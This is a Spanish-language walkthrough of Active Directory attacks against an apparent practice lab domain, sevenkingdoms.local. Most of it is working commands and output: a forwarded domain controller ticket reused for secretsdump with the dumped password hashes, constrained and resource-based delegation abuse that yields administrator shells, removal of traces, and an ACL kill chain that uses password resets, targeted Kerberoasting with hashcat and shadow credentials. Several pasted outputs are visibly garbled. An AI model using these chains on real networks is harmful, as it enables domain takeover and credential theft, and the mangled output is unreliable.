ServiceRealm  : SEVENKINGDOMS.LOCAL
UserName      : KINGSLANDING$
UserRealm     : SEVENKINGDOMS.LOCAL
StartTime     : 2/2/2023 5:22:56 AM
EndTime       : 2/2/2023 3:22:56 PM
RenewTill     : 2/9/2023 5:22:56 AM
Flags         : name_canonicalize, pre_authent, renewable, forwarded, forwardable
KeyType       : aes256_cts_hmac_sha1
Base64(key)   : Uh+3Vnht+0I2I3AuL25ygnK20/Pu5oqi1tPzCtJg1I+
Base64EncodedTicket :

doIFr+CCBougAwIBBwE0AgEWooIEtTCCBTVhggSRMIIEjwADAgEfoRubeINFVwVOS81OR8RPTVNuTE9DQyY1KDAnoAMCAQKhH:Ad
GwZrcm0Z3Q6E1NFVwVOS81OR8RPTVNuTE9DQyY1ggRDHIEP8ADAgESoQHCAQKlggQwBIIEI:FlzBe5AyzERG618Yc/9WVL+ah1A
ZgBxC4gdLBwvvtUIVNk7WDFUWV20GRtXAUeWq21TXNVFxBEOVIMS8pyREBSM/MNteG9M2BMSURwFyIV4wMShCSBp5bzZiLa9vpaS
/K5MHgt1iFDSi+p+q3msxbR0ZF8xj8FHTMKCAQgn0BZ+BSy+HfC6mACRPH3vkl43jn+XycRspFMBIXpILQe7+D87ewFLKfp/3qN8b
ZGwZKPCYfyX+td8w51X3vbnjXP87M9nZW8TyUtSYrBHjYDz2oOGJQmGoxvZr8CHwFBU0wCF/EJpGLCRFhtfkYVNH8P2XxX8KUnW
7IR4k/uRMB8gsefIJnWSI/Tedj7157eCispa3zNw0btoOLKd/eEDfdeFMQpP/7V4sgbPK7XLIuDPco/kX16NHegOrYzsady0LbTQ
R+qHSP3+XpU741SehdDLxSU06p71Rct2oPcokKMOuS/KcJoh90n+U+PoCtn+Rn8eOSJQWFD1VKNELasscyn8NRJCkpvi+01/y
KqHKOXUPLFYQhM007Y83QqbeMaZy2RB6n5RV30b0gbo5W25LabQvUI3IDP30Rbv3KcxJMRZbXz0U6A/wB308s1PhVhTQdrYY9g
e+n0r00gBffqhPhDTWYxgs4wEFAc/twvu0W0wHP4zMQHb1RQ5+SUMAACZ9nrmqchNQC3sgk/u52M90df7XKca5+p10B1bQhw6f
0e4d+MLUQLX5U0p54LpghH4mQTnRZQ0QixK1snbWD1N8Y51xRYV0sJfKpOCYKPPoxu/Ks2Cix+rX0hAD+Hraor7e2003In85s120
gmEZp6/yIaPCMBCKj7MFyYVgKQd5Ce2Q10eItUKKs2QnJULRvmmoxdvN2x0c533tJj5nCKzgI2mlPephAcEwFpU1zMBYp280Xw
SDTnIj1nEusnqduIEtndHSTTspciK9jQFTspy5k01uwwJTFXPId7e/A2+r4g05n0o70EwLj0a+8YJX+EYDjiv4+5tBFARQ0dIEKK
7uWtb5+1MRVQ4tc03Pspv07r0BNC5uVSp11pg77p7r+0hdSL5JmMMSLH7Uc5yVZQKQh8+r8qjAvrb1oYqadAbn7K3w6whtQ0K
KEIQNZ71xov5IuZr+RnH5T44gmKn0Cwe1Vh/+e0N70+zjGxHmf2pQJNQ50r00e7ZZZuA040qpAPNXdlbePkkamfTyZ07dwh/K1
90NQ83050hdNpKxRSN2Zec0ZY0pofFNB9rgj0BNlCa/KCBVLjwA3f4yQpgyIw39hd1M-r03acI09KxkKT+ZecCTNrmgVzJ79bN1
xwz9Ed0HncV1Rr0Wwu12kE10RYc47TcWnIPAn+98boxeRPO35Th0xt073d0tgbT5d2evMkpcAntIDPq1Y41hWtPOy92toKwaj
pEANTH9oAMCAQCIeFUCp779ge0wpyeppkxpeYcp0gKcApoAPKARhIgd0Lh+3Vnht+0I2I3AuL25ygnK20/Pu5oqi1tPzCtJg1I
p1KhfRsT0UwVRUSLSU5HRE9Muy5NT0M0TkiE0biGaw20AeRPA000utJTKoTTEFORE10Rysj0wWpAQChAACIERgPPjJyMeayMDIx
RizyNTZophEYDzInM3jW6jAyHjHyMjU2HqcROA6yMDIzND1w0TTEzHj1NLoopRsT0UwVRUSLSU5HRE9Muy5NT0M0TkiE0biGaw20
AQeTfB05BntYnRn05T0UwVRUSLSU5HRE9Muy5NT0M0TkiE0biGaw20AQeTfB05BntYnRn05T0UwVRUSLSU5HRE9Muy5NT0M0TkiE0biGaw20
```

Ya tenemos el **TGT** del **DC**, lo copiamos en nuestro kali en un fichero **.b64**:

```
Base64EncodedTicket :
doIFr+CCBougAwIBBwE0AgEWooIEtTCCBTVhggSRMIIEjwADAgEfoRubeINFVwVOS81OR8RPTVNuTE9DQyY1KDAnoAMCAQKhH:Ad
GwZrcm0Z3Q6E1NFVwVOS81OR8RPTVNuTE9DQyY1ggRDHIEP8ADAgESoQHCAQKlggQwBIIEI:FlzBe5AyzERG618Yc/9WVL+ah1A
ZgBxC4gdLBwvvtUIVNk7WDFUWV20GRtXAUeWq21TXNVFxBEOVIMS8pyREBSM/MNteG9M2BMSURwFyIV4wMShCSBp5bzZiLa9vpaS
/K5MHgt1iFDSi+p+q3msxbR0ZF8xj8FHTMKCAQgn0BZ+BSy+HfC6mACRPH3vkl43jn+XycRspFMBIXpILQe7+D87ewFLKfp/3qN8b
ZGwZKPCYfyX+td8w51X3vbnjXP87M9nZW8TyUtSYrBHjYDz2oOGJQmGoxvZr8CHwFBU0wCF/EJpGLCRFhtfkYVNH8P2XxX8KUnW
7IR4k/uRMB8gsefIJnWSI/Tedj7157eCispa3zNw0btoOLKd/eEDfdeFMQpP/7V4sgbPK7XLIuDPco/kX16NHegOrYzsady0LbTQ
R+qHSP3+XpU741SehdDLxSU06p71Rct2oPcokKMOuS/KcJoh90n+U+PoCtn+Rn8eOSJQWFD1VKNELasscyn8NRJCkpvi+01/y
KqHKOXUPLFYQhM007Y83QqbeMaZy2RB6n5RV30b0gbo5W25LabQvUI3IDP30Rbv3KcxJMRZbXz0U6A/wB308s1PhVhTQdrYY9g
e+n0r00gBffqhPhDTWYxgs4wEFAc/twvu0W0wHP4zMQHb1RQ5+SUMAACZ9nrmqchNQC3sgk/u52M90df7XKca5+p10B1bQhw6f
0e4d+MLUQLX5U0p54LpghH4mQTnRZQ0QixK1snbWD1N8Y51xRYV0sJfKpOCYKPPoxu/Ks2Cix+rX0hAD+Hraor7e2003In85s120
gmEZp6/yIaPCMBCKj7MFyYVgKQd5Ce2Q10eItUKKs2QnJULRvmmoxdvN2x0c533tJj5nCKzgI2mlPephAcEwFpU1zMBYp280Xw
SDTnIj1nEusnqduIEtndHSTTspciK9jQFTspy5k01uwwJTFXPId7e/A2+r4g05n0o70EwLj0a+8YJX+EYDjiv4+5tBFARQ0dIEKK
7uWtb5+1MRVQ4tc03Pspv07r0BNC5uVSp11pg77p7r+0hdSL5JmMMSLH7Uc5yVZQKQh8+r8qjAvrb1oYqadAbn7K3w6whtQ0K
KEIQNZ71xov5IuZr+RnH5T44gmKn0Cwe1Vh/+e0N70+zjGxHmf2pQJNQ50r00e7ZZZuA040qpAPNXdlbePkkamfTyZ07dwh/K1
90NQ83050hdNpKxRSN2Zec0ZY0pofFNB9rgj0BNlCa/KCBVLjwA3f4yQpgyIw39hd1M-r03acI09KxkKT+ZecCTNrmgVzJ79bN1
xwz9Ed0HncV1Rr0Wwu12kE10RYc47TcWnIPAn+98boxeRPO35Th0xt073d0tgbT5d2evMkpcAntIDPq1Y41hWtPOy92toKwaj
pEANTH9oAMCAQCIeFUCp779ge0wpyeppkxpeYcp0gKcApoAPKARhIgd0Lh+3Vnht+0I2I3AuL25ygnK20/Pu5oqi1tPzCtJg1I
p1KhfRsT0UwVRUSLSU5HRE9Muy5NT0M0TkiE0biGaw20AeRPA000utJTKoTTEFORE10Rysj0wWpAQChAACIERgPPjJyMeayMDIx
RizyNTZophEYDzInM3jW6jAyHjHyMjU2HqcROA6yMDIzND1w0TTEzHj1NLoopRsT0UwVRUSLSU5HRE9Muy5NT0M0TkiE0biGaw20
AQeTfB05BntYnRn05T0UwVRUSLSU5HRE9Muy5NT0M0TkiE0biGaw20AQeTfB05BntYnRn05T0UwVRUSLSU5HRE9Muy5NT0M0TkiE0biGaw20
```

Usaremos **vim** para guardarlo en un fichero **sin retorno de carro ni espacio** (**:%s/\s*\n\s*//g**), después lo pasamos a **base64**:

```
cat tgt.b64|base64 -d > ticket.kirbi
```

Convertimos el ticket en **ccache**:

```
ticketConverter.py ticket.kirbi ticket.ccache
```

```
(th3king@h4cklab)-[~]
$ ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] converting kirbi to ccache...
[+] done
```

Usamos el **ticket en kerberos** y lanzamos **secretsdump**:

```
export KRB5CCNAME=ticket.ccache
secretsdump.py -k -no-pass
SEVENKINGDOMS.LOCAL/'KINGSLANDING$'@KINGSLANDING
```


```
(th3king@h4cklab)-[~]
$ secretsdump.py -k -no-pass SEVENKINGDOMS.LOCAL/'KINGSLANDING$'@KINGSLANDING
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[-] Policy SPW target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409909a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt/502:aad3b435b51404eeaad3b435b51404ee:08cc70d97089ccf605a1579d61cd53f0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1113:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a0308abff2e9b7:::
jaine.lannister:1114:aad3b435b51404eeaad3b435b51404ee:12c3795b7dedb3bb741f2e2809616080:::
cersei.lannister:1115:aad3b435b51404eeaad3b435b51404ee:c247f62518653893c7addcf8c349954b:::
tyron.lannister:1116:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:9029cf007336107eb1c510c84ea00dbe:::
joffrey.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:3b00abbcc25770511334b3829866b08f1:::
renly.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99085708eed631acfd49bce:::
stannis.baratheon:1120:aad3b435b51404eeaad3b435b51404ee:d75b9fd23c0d9a6549c9f9ed6e489cd:::
petyr.baelish:1121:aad3b435b51404eeaad3b435b51404ee:6c439acf121a621552568b086c8d210:::
lord.varys:1122:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1123:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:4b5ac9be0c46c365ed1c531126456ee7:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:5dee5b50b206a0a0ab53d13b181021a:::
ESSOS$:1105:aad3b435b51404eeaad3b435b51404ee:ab53a871f8cdF6d227c78d486d079b40:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:b0b1a615bc9d82d2ab21f09f11baaeF4bc66c48efdd56424e1206e501e40d827
Administrator:aes128-cts-hmac-sha1-96:0c72a36a70f699fbee13a25fd3412d43
Administrator:des-cbc-md5:7f2cd0836164e592
krbtgt:aes256-cts-hmac-sha1-96:7355d6383c01e2a1a44c73bc0835f59d52662dd510c72ddeF00bf0F5156b5115
krbtgt:aes128-cts-hmac-sha1-96:24cd0c62845d66649bc493474add08a5
krbtgt:des-cbc-md5:ecb1c10f7bfad91
vagrant:aes256-cts-hmac-sha1-96:aa97635c942315178db04791ffa240411c36963b5a5e775e705c6bd1dd11c24
vagrant:aes128-cts-hmac-sha1-96:0d7c6160ff001685709af9bc44110ab1
vagrant:des-cbc-md5:16dc9e8ad3dfc47f
tywin.lannister:aes256-cts-hmac-sha1-96:6d700f4ade8a18d18bd4f149aab563dfdb0ce88a66240abdbdc0044677fb60
```

Delegación restringida

Buscamos delegaciones marcadas como **restricted** con **bloodhound**.

MATCH p=(u)-[:AllowedToDelegate]->(c) RETURN p



Podemos buscar las delegaciones restringidas con **impacket**, ya que **bloodhound** no lo captura correctamente:

`findDelegation.py NORTH.SEVENKINGDOMS.LOCAL/arya.stark:Needle -target-domain north.sevenkingdoms.local`

```
(theking@hacklab)-[~]
$ findDelegation.py NORTH.SEVENKINGDOMS.LOCAL/arya.stark:Needle -target-domain north.sevenkingdoms.local
Impacket v0.10.1.dev1+20230120.1601.2ba02abe - Copyright 2022 Fortra
```

AccountName	AccountType	DelegationType	DelegationRightsTo
jon.snow	Person	Constrained w/ Protocol Transition	CIFS/winterfell
jon.snow	Person	Constrained w/ Protocol Transition	CIFS/winterfell.north.sevenkingdoms.local
CASTELBLACKS	Computer	Constrained w/o Protocol Transition	HTTP/winterfell
CASTELBLACKS	Computer	Constrained w/o Protocol Transition	HTTP/winterfell.north.sevenkingdoms.local
WINTERFELL\$	Computer	Unconstrained	N/A

Protocol Transition

Para explotar una delegación restringida con **transición de protocolo**, primero debemos solicitar un TGT para el usuario y ejecutar S4U2Self, seguido de S4U2Proxy para suplantar a un usuario administrador ante el SPN en el destino.

Obtenemos el TGT para suplantar a **administrator** con **jon.snow**:

`getST.py -spn 'CIFS/winterfell' -impersonate Administrator -dc-ip '192.168.56.11' 'north.sevenkingdoms.local/jon.snow:iknownothing'`

```
(theking@hacklab)-[~]
$ getST.py -spn 'CIFS/winterfell' -impersonate Administrator -dc-ip '192.168.56.11' 'north.sevenkingdoms.local/jon.snow:iknownothing'
Impacket v0.10.1.dev1+20230120.1601.2ba02abe - Copyright 2022 Fortra
```

```
[*] CCache file is not found, skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket to Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.LOCAL.arsake
```

Usamos el **TGT** para conectarnos a **SMB** con **psexec**, **smbexec**, **wmiexec**...

```
export
KRB5CCNAME=Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccache
```

```
wmiexec.py -k -no-pass north.sevenkingdoms.local/administrator@winterfell
```

```
(th3king@h4cklab)-[~]
$ export KRB5CCNAME=Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccache

(th3king@h4cklab)-[~]
$ wmiexec.py -k -no-pass north.sevenkingdoms.local/administrator@winterfell
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
north\administrator
C:\>[]
```

Delegación restringida basada en recursos

La delegación restringida basada en recursos (**RBDC**) puede explotarse cuando se puede editar el atributo **msDS-AllowedToActOnBehalfOfOtherIdentity**.

Podemos comprobarlo en **bloodhound** mirando el **ACL** de los usuarios:



Vemos que **stannis.baratheon** tiene **genericWriteACL** en kingslanding. Para explotarlo tenemos que:

- Crear una máquina X (rbdc\$)

```
addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host kingslanding.sevenkingdoms.local
'sevenkingdoms.local/stannis.baratheon:Dragonstone'
```

```
(th3king@h4cklab)-[~]
$ addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host kingslanding.sevenkingdoms.local
'sevenkingdoms.local/stannis.baratheon:Dragonstone'
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Successfully added machine account rbcd$ with password rbcdpass.
```

- Agregar escritura de delegación en nuestro objetivo desde X (rbcd\$)

```
rbcd.py -delegate-from 'rbcd$' -delegate-to 'kingslanding$' -dc-ip
'kingslanding.sevenkingdoms.local' -action 'write'
sevenkingdoms.local/stannis.baratheon:DragOnstOne
```

```
(thinking@hacklab)-[~]
$ rbcd.py -delegate-from 'rbcd$' -delegate-to 'kingslanding$' -dc-ip 'kingslanding.sevenkingdoms.local'
-action 'write' sevenkingdoms.local/stannis.baratheon:DragOnstOne
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rbcd$ can now impersonate users on kingslanding$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]      rbcd$      (5-1-5-21-3489730274-2666237749-1090367266-1124)
```

Ahora que la máquina creada (rbcd\$) tiene permiso de delegación en nuestro objetivo, podemos realizar una consulta **S4U2Self** seguida de un **S4U2Proxy**, lo que nos dará como resultado un permiso de administrador en kingslanding.

```
getST.py -spn 'cifs/kingslanding.sevenkingdoms.local' -impersonate
Administrator -dc-ip 'kingslanding.sevenkingdoms.local'
'sevenkingdoms.local/rbcd$:rbcdpass'
```

```
(thinking@hacklab)-[~]
$ getST.py -spn 'cifs/kingslanding.sevenkingdoms.local' -impersonate Administrator -dc-ip 'kingslanding.sevenkingdoms.local'
'sevenkingdoms.local/rbcd$:rbcdpass'
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] CCache file is not found. Shipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_kingslanding.sevenkingdoms.local[5C9C74C1600MS.LOCAL.ccache]
```

```
export
KRB5CCNAME=Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
```

```
wmiexec.py -k -no-pass @kingslanding.sevenkingdoms.local
```

```
(thinking@hacklab)-[~]
$ export KRB5CCNAME=Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

(thinking@hacklab)-[~]
$ wmiexec.py -k -no-pass @kingslanding.sevenkingdoms.local
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>whoami
sevenkingdoms\administrator

C:\>]
```

Después de explotarlo, podemos eliminar los rastros con:

```
rbcd.py -delegate-from 'rbcd$' -delegate-to 'kingslanding$' -dc-ip
'kingslanding.sevenkingdoms.local' -action 'flush'
sevenkingdoms.local/stannis.baratheon:DragOnstOne
```

```

[thinking@Acmlab]-[~]
$ rbcd.py -delegate-from 'rbcd$' -delegate-to 'kinglanding$' -dc-ip 'kinglanding.sevenkingdoms.local' -action 'flush' sevenkingdoms.local/stannis.barratheon:DragonStone
Impacket v0.10.1.dev1+20230120.1501.2ba82abe - Copyright 2022 Fortra

[+] Accounts allowed to act on behalf of other identity:
[+]   rbcd$      (5-1-5-11-1482730274-2466237749-2480367208-1126)
[+] Delegation rights flushed successfully!
[+] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty.

```

```

addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host kinglanding.sevenkingdoms.local
sevenkingdoms.local/cersei.lannister:il0vejaime' -delete

```

```

[thinking@Acmlab]-[~]
$ addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host kinglanding.sevenkingdoms.local 'sevenkingdoms.local/cersei.lannister:il0vejaime' -delete
Impacket v0.10.1.dev1+20230120.1501.2ba82abe - Copyright 2022 Fortra

[+] Successfully deleted rbcd$.

```

ACL

Sevenkingdoms.local ACL

Comprobamos las **ACL** en **bloodhound** y vemos el siguiente esquema:



Vamos a centrarnos realizando un ataque **killchains** en sevenkingdoms empezando por **tywin.lannister:powerkingftw135**.

Realizaremos el siguiente camino **desde tywin** hasta **el controlador de dominio kinglanding**:

Tywin → Jaime: Cambiar contraseña de usuario°
Jaime → Joffrey: Generic Write
Joffrey → Tyron: WriteDacl en usuario
Tyron → Small.Council añadir miembro en grupo
Small.Council → DragonStone: Añadir miembro de grupo a grupo
DragonStone → Kingsguard: Añadir propietario a grupo
Kingsguard → Stannis: Generic All en usuario
Stannis → Kingslanding: Generic All en ordenador

ForceChangePassword en usuario (Tywin → Jaime)

Desde tywin.lannister **cambiaremos la contraseña** de jaime.lannister:
tywin.lannister:powerkingftw135

```
net rpc password jaime.lannister -U  
sevenkingdoms.local/tywin.lannister%powerkingftw135 -S  
kingslanding.sevenkingdoms.local
```

Verificamos el cambio:

```

[0x549a0b6c]--[-]
5 crackmapexec smb 192.168.36.16 -u jakee,laexitar -d severingspwn,local -o password123

0x0 192.168.36.16 445 019051201190 [-] windows 10.0.17134 x64 [name: C:\WINDOWS] [cmdid: severingspwn,local] [sigid: true]
[cmdid: false]
0x0 192.168.36.16 445 019051201190 [-] severingspwn,local\jakee,laexitar:password123

```

- shadowCredentials (Windows 2016 o posterior)
- targetKerberoasting (contraseña debe ser débil)

Usaremos esta herramienta que automatiza el trabajo:
<https://github.com/ShutdownRepo/targetedKerberoast>

[illegible]

```
hashcat -m 13100 -a 0 joffrey.hash rockyou.txt --force
```

```
--[titching@hackerlab]~/TargetedWatermark$
└─$ hushcat -m 20000 -w 0 joffrey.bash webpwnis.txt --force
hushcat (V6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hushcat issues encountered when using --force.

webpwnis(watermark)=[]: Not supported

CUDA API (CUDA 11.0)
=====
+ Device #1: NVIDIA GeForce GTX 1080, T102/T102-AD, 2980M
OpenCL API (OpenCL 1.0 CUDA 11.0.134) + Platform #1 [NVIDIA Corporation]
=====
+ Device #2: NVIDIA GeForce GTX 1080, shipped
OpenCL API (OpenCL 1.0 HCL 3.0-debian Linux, None-Acceleris, RELC, LLVM 14.0.6, SLEEP, DESTINY, MGL_DEBIAN) = Platform #3 [The pool project]
=====
+ Device #3: porsche-pixel(s) combined 17-170000 ttw & 1.0000r, shipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 1 unique digests, 1 unique salts
Bitmap: 26 bits, 65536 entries, 0x0000ffff mask, 16234 bytes, 5x16 bytes
Index: 1

Optimizations applied:
+ Zero-Byte
+ Not-Included
+ Single-Mask
+ Single-Salt

ATTENTION: More (unoptimized) included kernels detected.
more kernels can crash longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.:
See the above message to find out about the exact limits.

Matching: Temperature alert trigger set to 80C

Host memory required for this attack: 175 MB

Dictionary cache built:
+ Filename... psychma.txt
+ Passwords... 16344382
+ Mylen..... 1270021987
+ Keyname.... 16344388
+ Maxlen.... 1 rev
```

[illegible]

Tenemos la contraseña de **joffrey.hash** : 1killerlion

```
833df1a85f0232a5b2e8f10c01
ad969:1killerlion
```

Shadow Credentials

Como hicimos anteriormente con los ataques shadows creds, usaremos certipy para explotarlo rápidamente:

```
certipy shadow auto -u jaime.lannister@sevenkingdoms.local -p 'password123' -account 'joffrey.baratheon'
```

```
(th3king@backlab)-[~/targetedowbarcast]
$ cd ..

(th3king@backlab)-[~]
$ certipy shadow auto -u jaime.lannister@sevenkingdoms.local -p 'password123' -account 'joffrey.baratheon'
certipy v0.3.0 - by Oliver Louk (194k)

[*] targeting user 'joffrey.baratheon'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with deviceID '44f3996e-f466-44e1-7034-403306950314'
[*] Adding key credential with device ID '44f3996e-f466-44e1-7034-403306950314' to the key credentials for 'joffrey.baratheon'
[*] Successfully added key credential with device ID '44f3996e-f466-44e1-7034-403306950314' to the key credentials for 'joffrey.baratheon'
[*] Authenticating as 'joffrey.baratheon' with the certificate
[*] Using principal: joffrey.baratheon@sevenkingdoms.local
[*] Trying to get ACL...
[*] Not TGT
[*] Saved credential cache to 'joffrey.baratheon-cache'
[*] Trying to retrieve NT hash for 'joffrey.baratheon'
[*] Recovering the old key credentials for 'joffrey.baratheon'
[*] Successfully restored the old key credentials for 'joffrey.baratheon'
[*] NT hash for 'joffrey.baratheon': 2b0d06237703113b3827060b06f2
```

WriteDacl en Usuario (Joffrey → Tyron)

Para explotar **writeDacl** de Joffrey a Tyron vamos a usar el script **dackedit.py** de impacket versión shutdown que preparamos anteriormente.

Primero, creamos el ACL de Joffrey sobre Tyron:

```
dacledit.py -action 'read' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':\killerlion'
```

```
(myimpacket)-[th3king@backlab]-[~]
$ dacledit.py -action 'read' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':\killerlion'
Impacket v0.10.1.dev1+20230128.2445.97bd8d4c - Copyright 2022 Fortra

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-3489730274-2666237749-3698367266-1118)
[*] ACE[10] info
[*] ACE Type: ACCESS_ALLOWED_ACE
[*] ACE flags: None
[*] Access mask: WRITE_DAC (0x40000)
[*] Trustee (SID): joffrey.baratheon (S-1-5-21-3489730274-2666237749-3698367266-1118)
[*] ACE[11] info
[*] ACE Type: ACCESS_ALLOWED_ACE
[*] ACE flags: None
[*] Access mask: FullControl (0xf01ff)
[*] Trustee (SID): joffrey.baratheon (S-1-5-21-3489730274-2666237749-3698367266-1118)
```

Ahora cambiamos el permiso a control total:

```
dacledit.py -action 'write' -rights 'FullControl' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':\killerlion'
```

```
[myispacket]-(thinking@hacklab)-[~]
$ dacledit.py -action 'write' -rights 'fullcontrol' -principal joffrey.baratheon -target 'tyron.lannister'
'seventingdoms.local'/'joffrey.baratheon': 'tkillerlion'
Impacket v0.10.1.dev1+20230120.2445.97bd8d4c - Copyright 2021 Fortra

[*] DACL hacked up to dacledit-20230205-029530.bak
[*] DACL modified successfully!
```

Ya podemos cambiar la contraseña de Tyron, hacer `targetKerberoasting` o `ShadowCredentials`.

targetKerberoasting

```
python3 targetedKerberoast.py -v -d sevenkingdoms.local -u  
joffrey.baratheon -p 1killerlion --request-user tyron.lannister
```

[illegible]

Shadow Credentials:

```
certipy shadow auto -u joffrey.baratheon@sevenkingdoms.local -p 'killerlion'  
-account 'tyron.lannister'
```

```
(msyspacket)-(thisis@hackerlab)-[~]
$ certipy showme sats -u joffrey.barnstheon@sevensixtydms.local -p 'iKillerl1an' -account 'tyron.lanmister'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Forgetting user 'tyron.lanmister'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '0cf7b50c-bf55-9d1a-1e55-8b6cebdf0037'
[*] Adding Key Credential with device ID '0cf7b50c-bf55-9d1a-1e55-8b6cebdf0037' to the Key Credentials for 'tyron.lanmister'
[*] Successfully added Key Credential with device ID '0cf7b50c-bf55-9d1a-1e55-8b6cebdf0037' to the Key Credentials for 'tyron.lanmister'
[*] Authenticating as 'tyron.lanmister' with the certificate
[*] Using principal: tyron.lanmister@sevensixtydms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'tyron.lanmister.ccache'
[*] Trying to retrieve NT hash for 'tyron.lanmister'
[*] Restoring the old Key Credentials for 'tyron.lanmister'
[*] Successfully restored the old Key Credentials for 'tyron.lanmister'
[*] NT hash for 'tyron.lanmister': h1b71177d51b17fb125f7a7b04a099a
```

Añadir en el mismo grupo (Tyron -> SmallCouncil)

Herramienta ldeep: <https://github.com/franc-pentest/ldeep>

Buscamos el **distinguishedName**:

Para tyron.lannister:

```
lddeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d
sevenkingdoms.local -s ldap://192.168.56.10 search
'(sAMAccountName=tyron.lannister)'
```

"distinguishedName":

"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local",

"dn": "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"

Para SmallCouncil:

```
lddeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d
sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=Small
Council)' distinguishedName
```

"distinguishedName": "CN=Small

Council,OU=Crownlands,DC=sevenkingdoms,DC=local",

"dn": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"

```
---(root@sevenlab)~#
$ ldap ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=Small Council)' distinguishedName
{
  "distinguishedName": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local",
  "dn": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
}

---(root@sevenlab)~#
$ ldap ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=Small Council)'
{
